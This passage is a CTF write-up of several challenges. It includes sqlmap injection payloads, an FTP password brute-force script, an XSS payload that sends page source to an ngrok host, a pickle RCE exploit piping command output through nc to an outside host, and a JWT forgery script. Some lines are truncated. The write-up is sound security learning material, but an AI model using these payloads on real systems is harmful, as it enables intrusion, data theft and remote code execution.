yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

The last part of the flag was the name of a column inside the table that is named after the first part of the flag:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.3.30#dev}
|_ -| . [.]     | . | . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets with

[*] starting @ 19:44:58 /2020-12-16/
```

```
[19:44:58] [INFO] resuming back-end DBMS 'postgresql'
[19:44:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored sess
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4048=4048 AND 'uRzq'='uRzq

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: id=1' AND 3904=CAST((CHR(113)||CHR(112)||CHR(98)||C

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: id=1\';SELECT PG_SLEEP(5)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: id=1' AND 4783=(SELECT 4783 FROM PG_SLEEP(5)) AND '
---
[19:44:58] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[19:44:58] [INFO] fetching columns for table 'ctf{70ff919c37a20d
[19:44:58] [INFO] used SQL query returns 2 entries
[19:44:58] [INFO] resumed: 'id'
[19:44:58] [INFO] resumed: 'int4'
[19:44:58] [INFO] resumed: '2fc0a}'
[19:44:58] [INFO] resumed: 'varchar'
Database: public
Table: ctf{70ff919c37a20d6526b02e88c950271a45fa698b037e3fb898ca6
[2 columns]
+--------+---------+
| Column | Type    |
+--------+---------+
| 2fc0a} | varchar |
| id     | int4    |
+--------+---------+

[19:44:58] [INFO] fetched data logged to text files under '/home

[*] ending @ 19:44:58 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

Flag: ctf{70ff919c37a20d6526b02e88c950271a45fa698b037e3fb898ca68295da2fc0a}

HiddenTypo

```
A group of unethical hackers managed to extract the secret tikck

All we have is this file dump .. can you please help ?

Flag format: ctf{sha256}
```

Volatility - what a wonderful tool! I was given a pretty large file named `admin.bin`, so I made the assumption that it was a memory dump. The first step was to determine the profile (the OS the image was taken from):


```
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$ volatility imag
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDB
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel
                     AS Layer2 : FileAddressSpace (/home/yakuhit
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800028020a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002803d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2020-12-08 12:26:00 UTC+0000
     Image local date and time : 2020-12-08 04:26:00 -0800
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$
```

After determining the profile to be `Win7SP1x64`, I ran `cmdscan`, but there was no output. The next logical step was to search for files:

```
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$ volatility -f a
Volatility Foundation Volatility Framework 2.6
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$ cat files | gre
0x000000007de21530     16      0 R--r-- \Device\HarddiskVolume2\
0x000000007e045970     16      0 RW---- \Device\HarddiskVolume2\
0x000000007e04c970     16      0 RW---- \Device\HarddiskVolume2\
0x000000007e1eedd0     16      0 RW---- \Device\HarddiskVolume2\
0x000000007e3e1dd0     16      0 RW---- \Device\HarddiskVolume2\
0x000000007e3e3d10     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fc86e60     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fc8f070     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fc987d0     16      0 R--r-d \Device\HarddiskVolume2\
0x000000007fc9a640     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fcb2960     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fcb2d60     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fcb9890     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fcbe070     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fcbed90     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fcc4a80     16      0 RW---- \Device\HarddiskVolume2\
0x000000007fccbb20      16       0 RW---- \Device\HarddiskVolume2\
0x000000007fccbe60      16       0 RW---- \Device\HarddiskVolume2\
0x000000007fcd5b70      16       0 RW---- \Device\HarddiskVolume2\
0x000000007fcd5df0      16       0 RW---- \Device\HarddiskVolume2\
0x000000007fcdbf20      16       0 RW---- \Device\HarddiskVolume2\
0x000000007fce4a30      16       0 RW---- \Device\HarddiskVolume2\
0x000000007fce6350      16       0 RW---- \Device\HarddiskVolume2\
0x000000007fedcca0      16       0 RW---- \Device\HarddiskVolume2\
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$
```

There were multiple PNG files, so I dumped one of them and got an emage with the flag.

```
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$ volatility -f a
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7fc987d0   None   \Device\HarddiskVolume2\Us
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$ mv dump/file.No
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$ file image.png
image.png: PNG image data, 480 x 360, 8-bit/color RGB, non-inter
yakuhito@furry-catstation:~/ctf/unr2/hiddentypo$
```



Flag:
sha256 +
flag

The flag was `ctf{sha256('flag')}` - I wouldn't be surprised if someone just guessed it.

Flag: ctf{807d0fbcae7c4b20518d4d85664f6820aafdf936104122c5073e7744c46c4b87}

casual-ctf

```
You have all the info you need. Your goal is to get the flag and

Flag format: CTF{sha256}
```

This challenge was harder than the others, but not in the usual sense. I was given an IP address that hosted an FTP server. Thankfully, I could log in using the `anonymous` user:

```
yakuhito@furry-catstation:~/ctf/unr2/casualctf$ ftp 35.234.65.24
Connected to 35.234.65.24.
220 timed-ftp v0.2 it might rock your world
Name (35.234.65.24:yakuhito): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get .info
local: .info remote: .info
501 Rejected data connection to foreign address 192.168.1.256:52
ftp: bind: Address already in use
ftp> quit
221 Goodbye.
yakuhito@furry-catstation:~/ctf/unr2/casualctf$
```

Most commands didn’t work because the data connection was rejected. What that really meant is that the FTP server tried to connect back to one of your ports. If you had a firewall or were behind a router, well, that’s the end for you. To bypass this, I used a VPS on DigitalOcean and got the only available file, `.info`, which read `your user is user`.

Since the description of the FTP server ('it might rock your world') made a reference to `rockyou.txt`, I thought about bruteforcing `user`'s password. After confirming that I can use bruteforce with an admin (always do that in a CTF), I wrote the following script to bruteforce `user`'s password:

```
from pwn import *
import sys
import threading

f = open("/pentest/rockyou.txt", "r")

def tryUser(psw):
        context.log_level = "CRITICAL"
        r = remote("35.234.65.24", 31653)

        r.recvuntil("world")
        r.sendline("USER user\x0d")
        r.recvuntil(b"password.\x0d\n")
        r.sendline("PASS " + psw + "\x0d\n")
        a = r.recvuntil("\n")
        r.close()
        return b"530 Authentication " not in a
```

```
password = f.readline().strip()
found = False
threads = 0

def tryPassword(psw):
        global threads, found
        threads += 1
        print('Trying password: ' + psw)
        if tryUser(psw):
                found = True
                print('Found password: ' + psw)
        threads -= 1



while password and not found:
        while threads >= 25:
                time.sleep(0.5)
        t = threading.Thread(target=tryPassword, args=(password,
        t.start()
        password = f.readline().strip()
```

The script above finds `user`'s password - `sunshine`. Using those details, I logged in to my VPS again, connected to the FTP server as `user` and got the flag.

Flag: ctf{87ed2735b25a9ed6f02c28db6d4a7d86e7e71aa8bddda0df1fe73fa4a860d9cc}

frameble

```
Just another OWASP Top 10 vulnerability.

Please note that the admin is live 24/7 to approve your posts.

Flag format: CTF{sha256}
```

This was a simple XSS challenge. After creating an account and signing in, I created a new post and put the following payload inside the 'body' field:

```
<script>
var exfil = document.getElementsByTagName("body")[0].innerHTML;
window.location.href="https://c3d9707d386e.ngrok.io?pgsrc=" + bt
</script>
```

The payload above sent the source code of the page the admin used to view my post to an URL which tunnels the request back to my computer. The flag could be found in the source code of that page:

```
yakuhito@furry-catstation:~/ctf/unr2/frameble$ nc -nvlp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 127.0.0.1 50836 received!
GET /?pgsrc=Cg[...]g== HTTP/1.1
Host: c3d9707d386e.ngrok.io
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:1234/index.php?page=post&id=683
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
X-Forwarded-Proto: https
X-Forwarded-For: 35.198.103.37

^C
yakuhito@furry-catstation:~/ctf/unr2/frameble$ echo Cgog[...]Pg=



 [...]
```

```
                <!-- Page Content -->
        <h1>Your posts</h1>

        <hr>
        <p>

                        CTF{ce6675f186ac75938de69ba5037fa42f792e
      </p><div id="response"><h1 class="special">flag pls</h1><s
yakuhito@furry-catstation:~/ctf/unr2/frameble$
```

Flag: CTF{ce6675f186ac75938de69ba5037fa42f792e0041404456d11b1a80d072f4b547}

not-clear

```
I might be close to what you think.

Flag format: CTF{sha256}
```

I was given a file with LOTS of lines that, judging by the ‘ETHER’(net) word that appeared a lot, seemed to be raw packets:

```
yakuhito@furry-catstation:~/ctf/unr2/notclear$ head -n 25 misc_n
+---------+---------------+----------+
08:14:42,534,679   ETHER
|0   |ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|37|00|0

+---------+---------------+----------+
08:14:42,534,679   ETHER
|0   |ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|35|00|0

+---------+---------------+----------+
08:14:42,539,549   ETHER
|0   |ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|3c|00|0

+---------+---------------+----------+
08:14:42,548,603   ETHER
|0   |ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|36|00|0

+---------+---------------+----------+
08:14:42,548,734   ETHER
|0   |e8|65|d4|ea|8e|20|ac|67|5d|71|cb|3b|08|00|45|00|00|3e|9d|5

+---------+---------------+----------+
08:14:42,560,040   ETHER
|0   |ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|35|00|0

+---------+---------------+----------+
yakuhito@furry-catstation:~/ctf/unr2/notclear$
```


I used this post to write a python script that parsed the file and turned it into a pcap:

```
# import module
import struct
import time

#     Pcap Global Header Format :
#                       ( magic number +
#                         major version number +
#                         minor version number +
#                         GMT to local correction +
#                         accuracy of timestamps +
#                         max length of captured #packets, in oc
#                         data link type)
#
#

PCAP_GLOBAL_HEADER_FMT = '@ I H H i I I I '


# Global Header Values
PCAP_MAGICAL_NUMBER = 2712847316
PCAP_MJ_VERN_NUMBER = 2
PCAP_MI_VERN_NUMBER = 4
PCAP_LOCAL_CORECTIN = 0
PCAP_ACCUR_TIMSTAMP = 0
```

```
PCAP_MAX_LENGTH_CAP = 65535
PCAP_DATA_LINK_TYPE = 1



class Pcap:

 def __init__(self, filename, link_type=PCAP_DATA_LINK_TYPE):
  self.pcap_file = open(filename, 'wb')
  self.pcap_file.write(struct.pack('@ I H H i I I I ', PCAP_MAGI
  print "[+] Link Type : {}".format(link_type)

 def writelist(self, data=[]):
  for i in data:
   self.write(i)
  return

 def write(self, data):
  ts_sec, ts_usec = map(int, str(time.time()).split('.'))
  length = len(data)
  self.pcap_file.write(struct.pack('@ I I I I', ts_sec, ts_usec,
  self.pcap_file.write(data)

 def close(self):
  self.pcap_file.close()
```

```
p = Pcap("a.pcap")
s = open("misc_not-clear_togive_not-clear.txt", "r").read().spli
for i in s:
        if "|" not in i:
                continue
        packet = ''.join(i.split("|")[2:-1])
        p.write(packet.decode('hex'))
p.close()
```

After opening the resulting pcap file in wireshark, I saw a lot of UDP packets. However, the traffic log also contained an HTTP POST request to `xor.pw`. Following the HTTP stream revealed the flag:



```
                              <label for="v3">III. Output</label>: <select name="type3"
title="Data type of the output" class="t">
                              <option value="2" >binary (base 2)</option>
                              <option value="10" >decimal (base 10)</option>
                              <option value="16" >hexadecimal (base 16)</option>
                              <option value="256" selected="selected">ASCII (base 256)</
option></select>
                              <textarea name="v3" class="v" readonly="readonly" id="v3"
style="height:5.1rem" autofocus="autofocus">ctf&lbrace;
9264bffabba79ba1c03b5569a62ad7c8eabce5d6e1e6769a206bfb40890b7b71&rcub;</textarea>
                                                  </div>
          </form>
                    <nav><ul><li><a href="//xor.pw/">Home</a></li><li><a href="//xor.pw/
help/">Help</a></li><li><a href="//xor.pw/help/#privacy">Privacy</a></li></ul></nav>
</body>
</html>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (4.489 bytes)

Show and save data as ASCII

Flag: ctf{9264bffabba79ba1c03b5569a62ad7c8eabce5d6e1e6769a206bfb40890b7b71}

war-plan

```
There is a hidden message in this file.

Find the message and win the war.

flag = ctf{sha256(message)}
```


The given file was a 30-minute-long wav. I used this site to decode the message: (yes, I muted the tab and waited 30 minutes because I couldn’t find another tool that would work):

```
THE BATTLE OF THE BULGE, ALSO KNOWN AS THE ARDENNES COUNTEROFFEN
```

The text contained 3 strange sequences:

```
1. XXGVXVVVXDVAAFGXFGGXXAGXFVGGAAFAAVVADDVGDGGGVAAAGGXDFXXVDXXVV
2. LRX09BF1W3QUKJP52M4ZDCHOSYIE6VG8NAT7
3. KEY2: SECONDWORLDWAR
```

After a bit of thinking, I conclued that the 1st string should be the ciphertext, the 2nd is an alphabet and the 3rd contains the key required to decrypt the cybertext. The cybertext contained only 6 letters, so I quickly discovered that the encryption algorithm was most likely the ADFGVX cipher. I used this tool to decrypt the final message:



```
xxgvxvvvxdvaafgxfggxxagxfvggaa
faavvaddvgdgggvaaaggxdfxxvdxxv
vavggaggxvvavvgavgfvvdvv
```

VARIANT: ADFGVX

ALPHABET: LRX09BF1W3QUKJP52M4ZDCHOSYIE6'

KEY: SECONDWORLDWAR

→ Decoded 42 chars

```
defendthewestgateofthefortress
withallcosts
```


For some reason cryptii only decrypted the cyphertext if it was lowercase. The flag is `ctf{sha256('defendthewestgateofthefortresswithallcosts')}`

Flag: ctf{70cca323b9e0af74985285521f5751106a34f5c0b534e3f14c24c8fca027d9fc}

alfa-cookie

```
If you are the real admin, why you keep trying?

Flag format: CTF{sha256}
```

The site given as a target contained a simple webpage:



34.89.241.255:31110

Secure Platfrom

If you are the true admin, login on: Dashboard.

Clicking on the ‘Dashboard’ link returned a page that read ‘Try Harder!’. Upon further inspection, I discovered two cookies that were set:

```
auth_cookie: 6531267450116e20212427513639235b59144627613e6215404
key: MUVDZBIPDVJ8EJJ473LWP41252DS73AS4EE
```

The `auth_cookie` cookie looked like a hex-encoded string, but when I tried to decode it I got a string that didn’t make any sense. After thinking about the challenge for a bit, I tried XOR-ing the strange value I got with the `key` cookie and I found something interesting:

```
yakuhito@furry-catstation:~/ctf/unr2/alfacookie$ python
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more inform
>>> from pwn import xor
>>> bytes.fromhex('6531267450116e20212427513639235b59144627613e6
b"e1&tP\x11n !$'Q69#[Y\x14F'a>b\x15@A!!\x1091a>6k"
>>> key = 'MUVDZBIPDVJ8EJJ473LWP41252DS73AS4EE'
>>> xor(_, key)
```

```
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."
>>>
```

In case you don’t recognize the output, it’s an object encoded with pickle:

```
>>> import pickle
>>> pickle.loads(b"(dp0\nS'permission'\np1\nS'user'\np2\ns.")
{'permission': 'user'}
>>>
```

I could have theoretically changed the value of ‘permission’ from ‘user’ to ‘admin’, but that’s just not how my mind works. Since `pickle` is vulnerable to RCE, I wanted to get command execution. The final exploit can be found below.

```
import requests
import pickle
from pwn import *

url = "http://34.89.241.255:31110/dashboard"

class RCE:
    def __reduce__(self):
        cmd = ('ls -lah | nc 0.tcp.ngrok.io 16587')
        return os.system, (cmd,)
```

```
payload = pickle.dumps(RCE(), protocol=2)
print(payload)
key = len(payload) * "A"
auth_cookie = xor(payload, key).hex()

r = requests.get(url, cookies={"key": key, "auth_cookie": auth_c

#print(r.text)
```

The output of the command executed remotely:

```
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 127.0.0.1 51592 received!
total 36K
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 .
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 ..
-rw-r--r-- 1 ctf  ctf   220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ctf  ctf  3.7K Aug 31  2015 .bashrc
-rw-r--r-- 1 ctf  ctf   655 Jul 12  2019 .profile
-rwxr-xr-x 1 root root 1.1K Dec 14 13:05 app.py
-rwxr-xr-x 1 root root   69 Dec 14 13:05 flag
-rwxr-xr-x 1 root root   13 Dec 14 13:05 start.sh
```

```
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 templates
^C
```


The flag can be found (surprisingly) in the file named `flag`.

Flag: ctf{2a70bafa8791b85059276159aaeae22892e32604fad697e13efa741aa4fadf9e}

under-construction

```
Found this web application that is still under construction.. I'

Flag format: CTF{sha256}
```

The given website looked, uhh, under construction:



Welcome to our website. There is nothing here yet lol.

After signing up, there was little things that I could do, so I started analyzing the source code of the current page. The first thing that I noticed was that the app was created in Vue.js, which meant two things:

- the js files are 'compressed', but the source coude might be found in their respective .map files
- the data is most probably stored in `localStorage`, as opposed to cookies

By looking into `/js/app.d875ddd5.js.map`, I found out that admins have a role named `ROLE_ADMIN`. Also, the localStorage object contained an item named `user`:

```
localStorage.getItem("user")
"{\"id\":4,\"username\":\"yakuhito\",\"email\":\"[redacted]\",\"
```

I dicovered the admin panel by adding `ROLE_ADMIN` to the “roles” attribute. The app simply made a request to `/api/app/admin`. As the only supplied data was the JWT token, I knew I neede to forge a new one in order to solve the challenge.

I tried multiple attacks, but only one suceeded: bruteforcing the key. You can do that by using jwt2john and then using john on the resulting file. In this case, the key was ‘letmein’. The final exploit forges a JWT token and makes a request to the admin endpoint:

```python
import requests
import jwt

url = "http://34.89.250.23:32372/api/app/admin"

payload = {"id":1, "iat":1608020118, "exp":1609106518}
token = jwt.encode(payload, "letmein", algorithm='HS256')

print(token)
r = requests.get(url, headers={"x-access-token": token})

print(r.text)
```

Running the script above gave me the flag:

